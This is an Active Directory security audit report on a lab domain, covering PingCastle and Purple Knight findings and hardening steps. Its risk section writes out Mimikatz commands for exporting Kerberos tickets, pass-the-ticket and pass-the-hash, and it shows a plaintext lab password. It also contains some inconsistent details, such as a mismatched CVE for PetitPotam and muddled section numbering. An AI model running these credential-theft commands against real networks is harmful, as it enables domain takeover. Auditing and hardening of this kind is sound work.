

Active-Directory Hardening and- Security

Conducted by : OUCHAHED SALMA

Audited Domain : cybertechsali.com

Audit Period : November 2025 – December 2025

Report Date : July 3, 2026

Conducted by : OUCHAHED SALMA

Table of Contents

1. Executive Summary.....	
1.1 Overall Risk Score.....	
1.2 Security Assessment Verdict.....	
2.Top Three Immediate Risks (Tier 0).....	
3. Test Environment.....	
3.1 Network Topology.....	
3.2 Created Accounts.....	
3.3 Initial Configuration.....	
4. Initial Security Assessment — PingCastle.....	
4.1 Assessment Execution.....	
4.2 Overall Risk Score: 55/100.....	
4.3 Risk Distribution by Category.....	
4.4 Ten Critical Findings Identified.....	
4.5 PingCastle Assessment Summary.....	
5. Complementary Security Assessment — Purple Knight.....	
5.1 Assessment Execution.....	
5.2 Risk Score Matrix by Category.....	
5.3 Seventeen Indicators of Exposure (IOEs) Identified.....	
5.4 ANSSI Security Baseline Applied.....	
5.5 PingCastle vs. Purple Knight Comparison.....	
6. Exploitation and Impact Demonstration.....	
6.1 BloodHound – Attack Path Mapping.....	
6.1.1 Installation and Preparation.....	
6.1.2 Data Collection.....	
6.1.3 Attack Path Visualization.....	
6.1.4 Tier Zero Privilege Analysis.....	
6.2 Mimikatz – Credential Extraction.....	
6.2.1 Running Mimikatz 2.2.0.....	
6.2.2 Step 1 – Obtaining the SeDebug Privilege.....	
6.2.3 Step 2 – Extracting Credentials from Memory.....	
6.2.4 Step 3 – Extracting Kerberos Keys.....	
6.2.5 Step 4 – Extracting Kerberos Tickets.....	

6.2.6 Step 5 – Privilege Escalation to SYSTEM.....	
6.2.7 Step 6 – Extracting SAM Secrets.....	
6.2.8 Step 7 – Performing a DCSync Attack.....	
6.3 Lateral Movement – Pass-the-Ticket & Pass-the-Hash.....	
6.3.1 Initial Pass-the-Hash Attempt (Failed).....	
6.3.2 Exporting Kerberos Tickets from Memory.....	
6.3.3 Identifying and Isolating the karim-adm Ticket.....	
6.3.4 Injecting the Ticket (kerberos::ptt).....	
6.3.5 Verifying Successful Ticket Injection (kerberos::list).....	
6.3.6 Creating a Local Network-Only Logon Context (runas /netonly).....	
6.3.7 Extracting the NTLM Hash of karim-adm.....	
6.3.8 Successful Pass-the-Hash Attack – Administrative Shell Obtained.....	
6.3.9 Summary of Lateral Movement Techniques.....	
7. Consolidated Critical Findings.....	
7.1 Risk Matrix (PingCastle + Purple Knight + Exploitation).....	
7.2 Top Three Demonstrated Attack Paths.....	
7.3 Overall Summary of Mimikatz Exploitation.....	
8. Security Hardening Recommendations.....	
8.1 Phase 1 – Immediate Remediation (Weeks 1–2).....	
8.2 Phase 2 – Medium-Term Hardening (Weeks 3–8).....	
8.3 Phase 3 – Long-Term Security Governance (Months 2–6).....	
8.4 Remediation Priority Matrix.....	
9. Remediation Validation – NTLM/Kerberos Hardening.....	
9.1 Background and Objectives.....	
9.2 Verifying the KDC Service.....	
9.3 Verifying DNS Configuration.....	
9.4 Creating a Dedicated Security GPO (GPO-Security-Authentication).....	
9.5 Restricting NTLM/LM Authentication (LAN Manager Authentication Level).....	
9.6 Disabling LM Hash Storage.....	
9.7 Functional Validation (klist – Administrator, sali-adm).....	
9.8 Verifying Security Auditing (Event IDs 4768 and 4769).....	
9.9 Remediation Summary.....	
10. Conclusion.....	

1. Executive Summary

1.1 Overall Risk Score

The security assessment of the Active Directory environment cybertechsali.com reveals an overall risk score of 55/100, classified as HIGH according to PingCastle assessment criteria and ANSSI security benchmarks.

This score is based on:

- 10 critical findings identified by PingCastle (version 3.2.1)
- 17 Indicators of Exposure (IOEs) confirmed by Purple Knight
- 3 validated attack paths demonstrated using BloodHound and Mimikatz

Risk Breakdown

Category	Count	Priority	Remediation Timeline
 Critical	10	Immediate (24–48 hours)	Week 1
 High	7	Urgent (1 week)	Week 2
 Medium	12	Important (2–3 weeks)	Weeks 3–4
 Low	5	Monitor	Month 2

This score places the infrastructure in the fourth decile of Active Directory environments assessed by PingCastle (25th–35th percentile), indicating a security posture significantly below the industry median.

3.2 Security Assessment Verdict

Overall Verdict:  **CRITICALLY AT-RISK INFRASTRUCTURE**

The security assessment reveals a combination of systemic vulnerabilities that, when chained together, enable a full compromise of the Active Directory domain in less than five minutes, without requiring the initial Domain Administrator password.

Validated Critical Findings

Lack of Defense-in-Depth

The Print Spooler service is enabled on the Domain Controller, making it vulnerable to NTLM relay attacks.

Administrative accounts are not protected against delegation.

Privileged accounts are not isolated through the Protected Users security group.

Weak Authentication Mechanisms

NTLMv1/LM authentication remains enabled for legacy compatibility (Windows XP/Server 2003).

Kerberos is improperly configured, with mandatory signing not enforced.

Credential Guard is disabled, allowing direct access to LSASS memory and stored credentials.

Insufficient Detection and Response Capabilities

No centralized Security Information and Event Management (SIEM) solution is deployed.

Authentication events are logged with limited visibility.

No alerts are configured to detect credential dumping or extraction activities.

Operational Impact

Attack Vector	Time Required	Access Gained	Remediation Cost
Credential Dumping (Mimikatz)	2–3 minutes	Full Administrator NTLM credentials	Low
Kerberos Pass-the-Ticket	1–2 minutes	Domain Administrator identity	Low
DCSync (NTDS extraction)	<1 minute	All domain password hashes	Medium
Tier 0 Privilege Escalation	3–5 minutes	Full domain control	High

Technical Verdict

A successful compromise of any domain-joined workstation or member server can lead to a guaranteed compromise of the entire Active Directory domain, enabling attackers to obtain Domain Administrator privileges and full control of the environment in only a few minutes.

3.3 Top Three Immediate Risks (Tier 0)

The following three risks require immediate remediation within 48–72 hours due to their high likelihood of leading to a complete Active Directory compromise.

● RISK #1 – Print Spooler Enabled on the Domain Controller

Technical Details

Service: Print Spooler (spoolsv.exe) running on DC1

Protocol: RPC over ports 135, 139, and 445

Exploitation: PetitPotam attack (CVE-2021-1732) enabling NTLM relay attacks against the Domain Controller.

Demonstrated Attack Chain

The attacker coerces DC1 to authenticate via the Print Spooler service using RPC.

The NTLM Negotiate authentication is captured.

The authentication is relayed to an exposed service (e.g., HTTP or LDAP) that does not enforce signing.

Administrative privileges are obtained within 5–10 minutes.

Potential Impact

Complete compromise of the Domain Controller without requiring initial credentials.

Immediate Remediation

On DC1: Disable the Print Spooler service

Stop-Service -Name Spooler -Force

Set-Service -Name Spooler -StartupType Disabled

Remediation Deadline: 24 hours

● RISK #2 – Direct Extraction of Administrator Credentials from Memory

Technical Details

Vulnerable Components: LSASS (WDigest, Kerberos, MSV/NTLM)

Requirement: Access to a process with SeDebugPrivilege (Local Administrator)

Exploitation Tool: Mimikatz v2.2.0 or later

Demonstrated Attack Chain



Validated Extracted Credentials

Account	Credential Type	Value	Exploitation
Administrator	Plaintext (WDigest)	azerty.123	Direct authentication
POST55\$	NTLM Hash	fa7665befe...	Pass-the-Hash
karim-adm	Kerberos Ticket	AES-256 TGT	Pass-the-Ticket

Potential Impact

Every privileged administrator session leaves domain credentials exposed in memory, allowing attackers to obtain administrative access.

Immediate Remediation

- Enforce Kerberos-only authentication by disabling NTLMv1/LM.
- Enable Microsoft Credential Guard on all workstations and servers.
- Strengthen the Domain Administrator password policy by enforcing greater complexity and length.

Remediation Deadline: 1 week

Conducted by : OUCHAHED SALMA

● RISK #3 – Undetected Kerberos-Based Lateral Movement

Technical Details

Attack Techniques: Pass-the-Ticket (T1550.003) followed by Pass-the-Hash (T1550.002)

Detection: No monitoring of key Kerberos security events (4768, 4769, 4776, 4724)

SIEM: Not deployed

Demonstrated Attack Chain

Step 1 – Export the Domain Administrator TGT (2 minutes)

`sekurlsa::tickets /export`

→ `karim-adm.kirbi` exported

Step 2 – Inject the Kerberos Ticket (1 minute)

`kerberos::ptt karim-adm.kirbi`

→ Verification: `kerberos::list` ✓

Step 3 – Impersonate the Domain Administrator (1 minute)

`runas /netonly /user:cybertechsali\karim-adm powershell.exe`

→ Identity context successfully changed to Domain Administrator

Step 4 – Abuse Administrative Privileges (1 minute)

`sekurlsa::pth /user:karim-adm /ntlm:fa7665befe...`

→ Administrative Command Prompt obtained

Total Execution Time

Less than five minutes with zero detection.

Potential Impact

A standard domain user can escalate privileges and obtain full Domain Administrator access, without triggering any security alerts.

Immediate Remediation


Enable auditing for Kerberos events 4768 and 4769 (Ticket Granting Ticket and Service Ticket requests).

Add all privileged administrators to the Protected Users security group.

Configure SIEM rules and anomaly detection to identify suspicious Kerberos activity and lateral movement.

Remediation Deadline: 2 weeks (requires SIEM deployment and monitoring).


Lab Topology




Test Environment

3. Test Environment

3.1 Network Topology




Assignment of a static IPv4 address (192.168.1.1/24) to the server's Ethernet0 interface. The preferred DNS server is configured as the loopback address (127.0.0.1), following best practices for a domain controller, which must provide its own DNS resolution for the SRV records required to locate Active Directory services.




Command-line confirmation of the domain controller's static IP configuration (192.168.1.1/24, default gateway 192.168.1.10), validating the previously applied network settings.


3.2 Created Accounts.



Creation of a standard user account through the Active Directory Users and Computers console, placed in the INFO-TP Organizational Unit (OU). Assigned User Principal Name (UPN): hajar.lamini@cybertechsali.com.



Configuration of the user's initial password with the "User must change password at next logon" option enabled, in accordance with recommended account management practices for manually created accounts.



The private and public firewall profiles were disabled on the post55 workstation to allow data collection by auditing tools such as SharpHound and PingCastle. This configuration does not represent a production security posture and should be identified as a deliberate laboratory-specific exception.

```
C:\Users\Administrateur>ping 192.168.1.55

Envoi d'une requête 'Ping' 192.168.1.55 avec 32 octets de données :
Délai d'attente de la demande dépassé.
Délai d'attente de la demande dépassé.
Délai d'attente de la demande dépassé.
Délai d'attente de la demande dépassé.

Statistiques Ping pour 192.168.1.55:
    Paquets : envoyés = 4, reçus = 0, perdus = 4 (perte 100%),


C:\Users\Administrateur>ping 192.168.1.55

Envoi d'une requête 'Ping' 192.168.1.55 avec 32 octets de données :
Réponse de 192.168.1.55 : octets=32 temps<1ms TTL=128
Réponse de 192.168.1.55 : octets=32 temps<1ms TTL=128
Réponse de 192.168.1.55 : octets=32 temps<1ms TTL=128
Réponse de 192.168.1.55 : octets=32 temps<1ms TTL=128


Statistiques Ping pour 192.168.1.55:
    Paquets : envoyés = 4, reçus = 4, perdus = 0 (perte 0%),
Durée approximative des boucles en millisecondes :
    Minimum = 0ms, Maximum = 0ms, Moyenne = 0ms


C:\Users\Administrateur>
```

Results of a ping command to 192.168.1.55. The first attempt failed (host unreachable), while the second succeeded (TTL=128, characteristic of a Windows system), confirming that the client workstation was successfully brought online.




Modification of the client workstation hostname (post55) and specification of the target domain (cybertechsali.com) in the system properties, representing the first step of the domain join process.

